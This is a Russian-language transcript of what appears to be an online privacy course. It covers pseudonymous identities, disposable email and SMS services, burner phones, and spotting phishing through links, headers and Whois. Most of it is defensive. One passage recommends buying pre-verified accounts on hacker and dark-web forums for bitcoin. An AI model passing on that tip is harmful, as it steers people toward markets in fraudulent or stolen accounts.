
Зачастую это нереально осуществить и это лишает вас преимуществ интернета и современной жизни, и в определенных обстоятельствах это может быть попросту невозможно. Типичным примером этой стратегии может быть то, что у вас нет аккаунтов в социальных сетях или количество аккаунтов сведено к минимуму. Таким образом вы публикуете меньше всего персональной информации. Рекомендуется использовать стратегию избегания, где это возможно. Чем меньше информации в сети, тем менее вы уязвимы.




Где нет возможности избегать, вы можете использовать фрагментацию. Это значит иметь контекстуально-независимые друг от друга личности, отделенные от вашей реальной личности. Например, вы можете содержать аккаунты в соцсетях под вымышленным именем, например, в Facebook вы можете быть как Джон Смит, или под любым другим именем, и вы можете раскрывать информацию о себе, но она будет отделена от вашей реальной личности.

Если ваш враг или отдел кадров будут искать информацию на вас, ничего не будет связано с вашей реальной личностью. У меня есть несколько друзей, которые и в реальном мире, и в сети известны только под вымышленными именами. Это эффективная стратегия для них, чтобы разделить их социальные и профессиональные идентичности.

Далее идет стратегия контента, в которой вы раскрываете тщательно взвешенную информацию о вашей реальной личности. Это эффективно, если вы сможете всегда выдавать тщательно взвешенную информацию, но это рисковая стратегия, потому что вы можете непреднамеренно раскрыть информацию, которую не собирались публиковать. Простой пример: вы скачиваете приложение, регистрируете учетную запись в нем с реальными данными, и не осознаете, что в настройках по умолчанию стоит раскрытие вашего местоположения или другая персональная информация.







Далее идет стратегия деления получателей информации на группы. Это на порядок увеличивает риск. В качестве примера, можно держать ваши личное и профессиональное окружения разделенными путем использования Facebook для друзей и семьи, а LinkedIn для личных связей. Это может ограничить раскрытие вашей персональной информации, но она все равно будет в сети. А вы знаете, владеете ли вы этой информацией? Можете ли вы удалить ее? Может ли кто-то сделать ее копию? Сможет ли злоумышленник найти ее? Вы доверяете своему окружению эту информацию?

По большему счету, если вы раскрыли персональную информацию перед аудиторией, она может быть передана в другую аудиторию или потенциально просмотрена другой аудиторией. Здесь вам нужно изучить настройки конфиденциальности на ваших сайтах. Вы настраиваете вашу конфиденциальность, чтобы попытаться сократить аудиторию, но очевидно, что если один человек может увидеть, то он может передать эту информацию далее.

И далее идет самая опасная стратегия, стратегия открытости. Это использование данных о вашей реальной личности, все прозрачно и подлинно. Некоторые люди живут так, на виду у всех. Это допустимо для определенных ситуаций и культур,



но это определенно рискованно и делает вас уязвимыми. Даже если вы используете стратегию открытости, вы должны по-прежнему ограничивать персональную информацию, которую раскрываете, и в целом стратегия открытости не подойдет человеку, который заинтересован в приватности, анонимности и безопасности.



Кастомная

И последняя стратегия, это настраиваемая стратегия, и возможно, это лучшая стратегия для большинства людей, которая позволяет вам присутствовать в интернете и ограничивать раскрытие информации путем использования комбинации из стратегий, которые мы разобрали: избегание, деление аудитории на группы, контент, фрагментация. Если информация, подаваемая аудитории, задана пользователем, риск становится меньше. Если идентификационные данные подстроены под контент, риск становится меньше.

Какую бы стратегию вы ни выбрали, вам следует публиковать только то количество персональной информации, которое необходимо. Даже если вы не волнуетесь о приватности и анонимности, вы будете лучше защищены от кражи личности, фишинговых атак, спама, мошенничества, социальной инженерии, хакеров, и прочего, если ограничиваете количество персональных данных, которые распространяете.

https://www.eff.org/who-has-your-back-government-data-requests-2015

Другой хороший сайт, на котором размещается информация о том, как различные компании защищают вас от правительственных запросов, это сайт "Кто прикрывает вашу спину?" Это еще один сайт от Фонда Электронных Рубежей EFF, если посмотрите, здесь написано: "Следует общепринятым в индустрии лучшим практикам", "Сообщает пользователям о правительственных запросах данных", "Раскрывает политики по хранению данных", "Раскрывает правительственные запросы на удаление контента", "Политики для опытных пользователей по противодействию бэкдорам".

Можете просмотреть эту таблицу и увидеть, что здесь говорится о социальной сети, которую вы, возможно, используете. Здесь мы видим Facebook и у него нет звезды в пункте про "Раскрытие правительственных запросов на удаление контента". В общем, поизучайте.

В разделе о паролях и аутентификации мы обсудим двухфакторную аутентификацию. Включите ее на всех сайтах соцсетей, которые используете, где вы раскрываете персональную информацию, если это возможно. Больше деталей на этот счет в разделе о паролях и аутентификации. Некоторые соцсети поддерживают двухфакторную аутентификацию, некоторые могут не поддерживать, но мы рассмотрим это в деталях в другом разделе.

www.techlicious.com/tip/complete-guide-to-facebook-privacy-settings/

В зависимости от используемых социальных сетей, на них, вероятно, имеются настройки конфиденциальности. Вам стоит определить наилучшие варианты, основываясь на вашей стратегии управления идентификационными данными. Вот хороший гайд, одна из лучших инструкций, которую я смог найти по параметрам конфиденциальности Facebook. Facebook - это определенно самая популярная соцсеть.

www.fightcyberstalking.org/privacy-settings-twitter/

Здесь другая хорошая информация на тему параметров конфиденциальности в Twitter, если вы пользуетесь им. Я предлагаю вам разобраться с параметрами конфиденциальности в используемых вами соцсетях и форумах, и сайтах, которые вы используете и посещаете, и привести их в соответствие с вашей стратегией управления идентификационными данными.

Еще одно предложение, вы можете использовать децентрализованные социальные сети, в которых вы контролируете контент, и где всех устроит, что вы не используете данные своей реальной личности, и где никто не будет владеть вашими данными. Вот три децентрализованные социальные сети, которые я бы рекомендовал.

https://diasporafoundation.org/

www.friendica.com

https://gnu.io/social/try/

Первая - это Diaspora, вторая - Friendica, третья - GNU social.

В общем, посмотрите на эти альтернативы. Некоторые из них могут быть интегрированы с существующими социальными сетями на время вашей попытки мигрировать с централизованных сайтов на децентрализованные, чтобы вы могли неспеша переехать и взять своих друзей с собой в эти децентрализованные социальные сети, уделяющие больше внимания приватности.

85. Проверка личности и регистрация

Часто онлайн сервисы требуют от вас регистрации и предоставления персональных данных, вещи типа адреса электронной почты, домашнего адреса, даже телефонного номера и другой персональной информации. Вы уже в курсе, что нужно минимизировать количество информации, которую вы предоставляете, и количество сайтов, на которых вы регистрируетесь. Это защищает вас от кражи личности, защищает вас от вмешательства в вашу личную жизнь, от спама, фишинга и так далее. Где это возможно, попросту избегайте создания аккаунта или регистрации.

bugmenot.com

Один из сервисов, который вы можете использовать или опробовать, это BugMeNot. Итак, допустим, вы хотите использовать некоторые сервисы на IMDB.com, воспользуемся поиском здесь, появятся общие учетные записи, которые вы можете использовать на IMDB, чтобы получить доступ к нужному вам функционалу, который обычно доступен только для зарегистрированного пользователя. Также можно установить плагин BugMeNot. Это работает для нескольких сайтов. Если подобные учетные записи нужны вам не для каких-либо конфиденциальных целей, а для обычного использования в общих целях, то это работает весьма неплохо.

Если без регистрации не обойтись, скажем, нужен аккаунт для форума, то тогда пользуйтесь фейковой информацией везде, где это возможно, имя, адрес, возраст, местоположение, и так далее, ведь эти данные, как правило, нельзя проверить. Часто вам нужно ввести адрес электронной почты для регистрации, поскольку он используется для отправки вам письма с подтверждением регистрации. Один из вариантов - использовать так называемые временные или одноразовые учетные записи электронной почты.



Guerrilla Mail - один из наиболее известных сервисов, смотрите, здесь автоматически сгенерирован адрес почты для меня. Если зарегистрироваться с этим адресом почты, то я начну получать адресованные мне письма прямо здесь и затем смогу ответить на них для завершения регистрации.

Одноразовые учетные записи
https://mailnator.com/
https://www.guerrillamail.com
https://www.mytrashmail.com
https://www.tempinbox.com
https://www.trash-mail.com/en/
https://www.dispostable.com

Временные учетные записи
https://anonbox.net/
http://10minutemail.com/
http://getairmail.com
http://dontmail.net
http://www.migmail.net

Есть и другие подобные сайты, вот некоторые из них. Но, разумеется, нужно помнить, что кто-то другой может прочитать эти письма, если он знает этот уникальный адрес почты, это может сделать хостинговая компания, так что это средство больше для анонимности, чем для безопасности, и конечно, если вам на подобную одноразовую учетную запись электронной почты будут отправлены пароли, то конечно, вам нужно поменять их впоследствии.

```
Реальный адрес – billy.bob@gmail.com
Служебный адрес – xyz@gmail.com
```

Но если вы хотите сохранить доступ к данному сервису и хотите определенной безопасности за пределами этого сервиса, то возможно, наилучшим вариантом будет использование учетной записи почты, которую вы настроили для этой цели, это будет личность, которая ассоциирована с сервисом, на котором вы регистрируетесь, отделенная от электронной почты, привязанной к вашей реальной личности.

```
Реальный адрес – billy.bob@gmail.com
Адрес для регистрации – register123@gmail.com
```


Вы также можете настроить учетную запись почты лишь для разовой регистрации, отделенную от учетной записи почты, которую вы обычно используете для общения, типа register123@gmail или тому подобную.

Я и сам так поступаю, когда нужно зарегистрироваться в сервисах, не представляющих для меня особой значимости.

Некоторые сервисы требуют подтверждения по телефону посредством голоса или смс.

www.receive-sms-online.info

Существуют сайты, которые можно использовать для получения смс-сообщений, вы можете задействовать их для подтверждения по смс. Правда, они открыты публично точно таким же образом, как и с электронной почтой. Видим на экране подобный сайт, вы предоставляете сервисам этот телефонный номер, а здесь текстовые сообщения, которые отправляются на этот номер постоянно.



И если нажать сюда, видим, что этот сайт предлагает несколько различных телефонных номеров, которые вы можете выбрать для прохождения регистрации. Видим, что сюда постоянно поступают сообщения, есть тут и интересные сообщения типа предварительной верификации кредитной карты, интересно, что тут пытаются сделать? Люди могут использовать подобные сайты для неконфиденциального, но анонимного общения друг с другом.

Если вы поищете в поисковых системах "прием смс онлайн" или похожие запросы, то найдете другие сайты с подобным функционалом, их множество, некоторые из них работают бесплатно.

По этой ссылке есть список 10 подобных сайтов, где вы можете принимать смс-сообщения.

https://www.raymond.cc/blog/top-10-sites-receive-sms-online-without-phone/

Однако, использование подобных публичных сервисов может быть неприемлемо. Если вам нужна серьезная анонимность, в некоторых странах может быть проще анонимно купить сим-карту и телефон, предоплаченный за наличные, такие телефоны называют одноразовыми мобильниками или бёрнерами. Вы можете использовать такие телефоны для регистрации и никогда больше их не использовать повторно. Включайте бёрнер подальше от дома и желательно в людном месте, получайте подтверждение в смс и выключайте его.

Понятно, что это подход только для нуждающихся в серьезной анонимности. Правительства отслеживают бёрнеры, одноразовые телефоны, которые включаются несистематически на короткие промежутки времени, они могут провести кросс-корреляцию между ними и другими телефонами в определенной области для профилирования.

Вы можете купить верифицированные учетные записи почты и другие подтвержденные аккаунты, если поищете на хакерских форумах и форумах в дарк вебе, они будут с пройденной предварительной верификацией, вы можете купить их анонимно за биткойны. Вам стоит поискать подобные сервисы на различных форумах.

86. Поведенческие меры безопасности от атак социального типа - Часть 1

Многие угрозы социального типа, с которыми мы сталкиваемся, могут быть смягчены при помощи поведенческих мер безопасности. Угрозы, о которых я сейчас говорю, это вещи наподобие кражи личности, социальной инженерии типа: фишинг, вишинг, смишинг, мошенничество и развод, а также такие понятия как доксинг и спам.



В этом видео я собираюсь поговорить о мерах безопасности, которые защищают вас от подобных угроз социального типа. Эти меры безопасности можно разделить на две категории. Первая, которую мы рассмотрим, это изменение поведения. Это изменение ваших нынешних действий на более безопасные действия. Например, вы не должны скачивать и запускать исполняемые файлы из вашей электронной почты. Но есть такая проблема с изменениями в поведении: это человеческий фактор и мы, люди, можем допускать ошибки, и часто забываем поступать правильно.

Вторая категория мер безопасности - это технические средства защиты, такие как использование песочниц для вашего клиента электронной почты или браузера, и конечно, мы используем эшелонированную защиту, так что у нас имеются слои из обоих видов мер безопасности для нашей защиты. Так что мы внедрим поведенческие и технические средства обеспечения безопасности для защиты от угроз социального типа. Давайте начнем с изменения поведения, направленного на защиту от подобного рода угроз.

1. Если вы этого не запрашивали - не нажимайте на это

Первый способ защиты от угроз социального типа заключается в том, что если вы этого не запрашивали - не нажимайте на это. Не реагируйте на подобные вещи и сразу же насторожитесь. Сюда входит: ваша электронная почта, SMS-сообщения, телефонные звонки, сообщения, всплывающие на экране объекты, сообщения в мессенджерах. Если вы чего-либо не запрашивали, а оно появилось, всегда относитесь к этому с подозрением.

Некоторые из сообщений, которые вы можете получать, могут быть очень заманчивыми и казаться легитимными, но если вы не запрашивали их, или не ожидали их появления, то они всегда должны вызывать у вас подозрения. Если вы подписались на рассылку писем, то ожидаете их получить, с ними все хорошо, но если неожиданно вы получили письмо, которого не запрашивали, к нему сразу же нужно отнестись с подозрением. В общем, помните, если вы этого не запрашивали, не нажимайте на это.

2. Никогда не загружайте и не запускайте файлы, которым не доверяете на 100%

Далее, никогда не загружайте и не запускайте никакие файлы, к которым у вас нет доверия на 100%, особенно, если эти файлы были отправлены вам в виде ссылки

для скачивания или вложения в письмо электронной почты, и получить которые вы не ожидали. Все вложения электронной почты должны считаться подозрительными и должны пропускаться через некоторые технические средства защиты, которые мы обсудим позже, в общем, не запускайте вложения и файлы, которым не доверяете на 100%.


3. Никогда не вводите конфиденциальную информацию после перенаправления по ссылке или всплывающего окна

Никогда не вводите такие данные, как имя пользователя и пароль или персональные сведения после перехода по ссылке или всплывающему окну. Всегда, всегда заходите на сайт путем самостоятельного набора его URL-адреса в браузере. По факту, в наши дни, компании не должны рассылать ссылки для перехода в электронных письмах с просьбами войти в учетную запись и ввести персональную информацию. Вы обнаружите, что компании, разбирающиеся в безопасности, больше не занимаются такими вещами, они просят вас посетить сайт и залогиниться на нем, но при этом не предоставляют для этого ссылку.

Они говорят своим пользователям, что никогда не отправляют ссылки, потому что они хотят обучить своих пользователей не нажимать на ссылки, полученные посредством электронной почты, которые ведут на их сайт, потому что они понимают, что точно такая же тактика используется для проведения фишинговых атак, и поэтому они хотят обучить своих пользователей, чтобы те не нажимали на полученные посредством электронной почты ссылки, ведущие на их сайт. Итак, никогда не вводите имена пользователей, пароли или персональную информацию после перехода по ссылке. Зайдите на нужный сайт, введите его URL-адрес в браузере самостоятельно.


4. Проверьте ссылку


Вы можете попытаться валидировать ссылку. В разделе "Познай своего противника" мы говорили о том, какие манипуляции могут производиться со ссылками, так что вы можете проверить полученную ссылку на соответствие известным видам атак и техникам манипуляции со ссылками.



Имеются ли субдомены? Как здесь, вот субдомен, мы понимаем, что эта ссылка выглядит подозрительно. А вот реальный домен. Имеются ли субдиректории? Здесь мы видим субдиректорию, так что мы понимаем, это подозрительный URL. Вот реальный домен. Имеется ли неправильное написание? Пожалуйста, пример, это сомнительный домен.


Может быть трудно понять, я уже говорил об этом, какие из доменов настоящие, это зависит от вашего опыта. Настоящий домен - это домен, который находится слева от домена верхнего уровня, вот домен верхнего уровня и слева от него нет знака слеш. Примером домена верхнего уровня может быть .com, .net, .org Когда мы говорим, что слева от него нет знака слеш, это не касается слешей в http://






Используют ли злоумышленники омографические атаки на интернационализированные доменные имена? Здесь мы видим использование нуля вместо буквы "О", единицу вместо буквы "L". В некоторых шрифтах может быть невозможно заметить разницу, так что имейте ввиду.

Используют ли злоумышленники скрытые URL-адреса при помощи HTML-тегов? Можем навести курсор на эту ссылку и в левом нижнем углу увидим, нам выводится правильный URL-адрес, это зависит от вашего почтового клиента, вашего браузера, JavaScript, но это хороший индикатор, показывающий реальный URL-адрес. Также здесь, наводим курсор, видим реальную ссылку.




Можете попробовать нажать правой кнопкой мыши, скопировать ссылку, вставить ее в блокнот или другой текстовый редактор. Это может показать корректную ссылку, но не всегда, опять же, зависит от JavaScript и от клиента, который вы используете.

Вы также можете обнаружить, что это изображение, и вновь, если навести курсор на него, вам может быть показан реальный URL, но если вы ему не доверяете, не нажимайте на него.



Вы можете увидеть ссылки для отмены подписки, наподобие этих, обычно в нижней части писем. Эти ссылки также могут использоваться в качестве ссылок для атаки. Не нажимайте на ссылки для отмены подписки.

www.urlvoid.com



Можно скопировать и вставить ссылку в сервис Urlvoid, чтобы проверить, находится ли она в списке известных вредоносных сайтов, но если она очень свежая, в этом списке ее не будет, так что нельзя полагаться на этот сервис на 100%. Собственно, используйте его в качестве индикатора, поскольку существуют десятки тысяч фишинговых URL-адресов в каждый конкретный момент времени.

Посмотрим, здесь на основании данных различных сервисов указывается, имеются ли сообщения о том, что это вредоносный URL. Как видно, адрес BBC на данный момент безопасен.

5. Минимизируйте раскрытие персональной информации

Это уже обсуждалось, но применительно к этим конкретным атакам, действующей защитой является сведение к минимуму раскрытия вашей персональной информации. Я утверждаю это во многих частях курса. Вам нужно ограничить количество информации, которую вы раскрываете о себе. Просто следуя этому правилу вы снижаете риски. Вероятность того, что вы станете жертвой подобных атак, снижается, и вы, понятное дело, сохраняете больше приватности.

Мы только что рассмотрели, как минимизировать раскрытие данных при регистрации и альтернативы предоставления информации для регистрации. Еще раз, это делает вас более защищенными и снижает ваш риск стать жертвой подобных атак. Если злоумышленники не знают о вашем существовании, если ваша почта, ваши телефонные номера, идентификаторы ваших мессенджеров недоступны, они не смогут о них узнать и производить атаки с их помощью.

В первую очередь, не публикуйте адреса своей электронной почты, телефонные номера, идентификаторы мессенджеров в сети, на форумах, в вашем блоге и тому подобных источниках, поскольку они будут собраны автоматическими сканерами, и затем вы автоматически станете целью фишинговых атак, мошенничества, развода, спама и любых других актуальных атак социального типа.

87. Поведенческие меры безопасности от атак социального типа - Часть 2

6. Проверьте отправителя

Проверка отправителя. Если ваш друг или коллега отправил вам какую-либо ссылку или вложение, которых вы не запрашивали, воспользуйтесь другим средством связи с ним и удостоверьтесь, что именно он является отправителем. Если их отправила некая компания, типа вашего банка или соцсети, вам также следует связаться с ними, если имеется возможность удостовериться в легитимности. Если они отправлены компанией или человеком, с которыми у вас нет никаких отношений, то можете мгновенно насторожиться.

```
Return-path: <mail.bncqgehfuzjconzscpezb@email.dabs.com>
Envelope-to: nathan.house@stationx.net
Delivery-date: Fri, 01 Apr 2016 16:14:25 +0100
Received: from relay-6-155.msgfocus.com ([46.236.37.155]:41362)
    by nathanx.arvixevps.com with esmtp (Exim 4.86_1)
    (envelope-from <mail.bncqgehfuzjconzscpezb@email.dabs.com>)
    id 1am0mC-0003ps-74
    for nathan.house@stationx.net; Fri, 01 Apr 2016 16:14:20 +0100
DKIM-Signature: v=1; a=rsa-sha1; c=relaxed/relaxed; s=msgf; d=msgfocus.com;
 h=Subject:X-Mailer:Message-ID:Reply-To:To:From:Date:MIME-Version:Content-Type;
 bh=E8OluCDHa5+QRGuBoXvLFLlEAZM=;
 b=S1HqIAL/7xcPGtvdGioO+Q8fdOPlOS2Xr5ATqXB0idYT5L49kk6u0GjOZ7mNyAU5TwrHWcKywhyo
   SaPo1Sonusy8GKSAVfQY+BQGof2cQXJoO2s4JI9gjOxpIAp5FZDcLRFWT7C4UgmFMksosDt9AQN/
   kNHGraP8VwZdEwnCpl4=
Subject: Important: Your dabs.com account is changing
X-Mailer: MessageFocus v2 launch
Message-ID: <ORsU1-6gRjMwS0B-AlO9-1fOa4Mz9YOHyvGrxN@email.dabs.com>
Reply-To: "dabs.com" <listadmin@dabs.com>
To: nathan.house@stationx.net
From: "dabs.com" <offers@email.dabs.com>
Date: Fri, 1 Apr 2016 16:13:38 +0100
MIME-Version: 1.0
Content-Type: multipart/alternative; boundary="--151438B1F6880408l4B94B80FF502"
X-StationX-MailScanner-Information: Please contact the ISP for more information
X-StationX-MailScanner-ID: 1am0mC-0003ps-74
X-StationX-MailScanner: Found to be clean
X-StationX-MailScanner-SpamCheck: not spam, SpamAssassin (not cached,
    score=-2.592, required 5, autolearn=not spam, BAYES_40 -0.00,
    HTML_MESSAGE 0.00, RCVD_IN_IADB_DK -0.10, RCVD_IN_IADB_LISTED -0.00,
    RCVD_IN_IADB_RDNS -0.23, RCVD_IN_IADB_SENDERID -0.00,
    RCVD_IN_IADB_SPF -0.06, RCVD_IN_IADB_VOUCHED -2.20,
    SPF_HELO_PASS -0.00, SPF_PASS -0.00, URIBL_BLOCKED 0.00)
X-StationX-MailScanner-From: mail.bncqgehfuzjconzscpezb@email.dabs.com
X-Spam-Status: No


----151438B1F6880408l4B94B80FF502
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable
```

Проверьте доменное имя из адреса электронной почты, с которого пришло подозрительное письмо. Если это не домен компании и что-то наподобие Hotmail или Gmail, то это определенно фейк. Компании могут себе позволить владеть собственными доменными именами, им не нужно пользоваться Yahoo, Gmail или Hotmail.


Скопируйте содержимое электронного письма и вставьте его в свой любимый поисковик. Но аккуратно, не нажимайте ни на какие ссылки. Если это известная атака,

если ей несколько дней, то она будет найдена поисковым движком. Если это совершенно новая атака, она может не появиться в выдаче поисковика, однако в нашем случае мы сразу же видим: "Фишинг", и вы будете получать такую пометку для множества фишинговых писем, которые получаете, потому что они довольно быстро идентифицируются компаниями, работающими в области безопасности.

Зачастую есть опция просмотра исходного кода и заголовков письма, которое вы получили, в зависимости от почтового клиента, которым вы пользуетесь, эта опция не всегда доступна в веб-клиентах, но если она у вас имеется, допустим, у вас Thunderbird или почта для OS X, то вы можете посмотреть на этот код, вы можете исследовать содержимое и понять, соответствует ли оно тому, за что себя выдает, или нет.

https://www.parsemail.org

Чтобы облегчить эту задачу, можете воспользоваться сайтом parsemail.org Копируем исходный код письма, вставляем в это поле, ставим галочку для загрузки удаленного контента при генерации предпросмотра содержимого HTML, "удалить через 5 минут", "Подтвердить".



Здесь всего лишь пример письма, которое я получил, собственно, это легитимное письмо. Если это письмо от компании, я могу проверить вещи типа IP-адреса, с которого письмо было отправлено, различные домены, проверить, на самом ли деле все это связано с данной компанией.

Можно поискать по названию компании и проверить, представлена ли она легально в интернете, есть ли у нее собственный сайт, телефонные номера для связи. Если нет - скорее всего это фейк. Если у них есть веб-сайт, скрыты ли данные о нем в записях Whois?

https://whois.domaintools.com

Можете зайти в любой сервис Whois и поискать домен, для примера я выбрал blob.com, ищем, и давайте посмотрим на этот домен. Видим, что blob.com использует сервис защиты контактных данных, это значит, что владелец домена скрыт.

```
Registrant Street: 12808 Gran Bay Parkway West
Registrant City: Jacksonville
Registrant State/Province: FL
Registrant Postal Code: 32258
Registrant Country: US
Registrant Phone: +1.5707088780
Registrant Phone Ext:
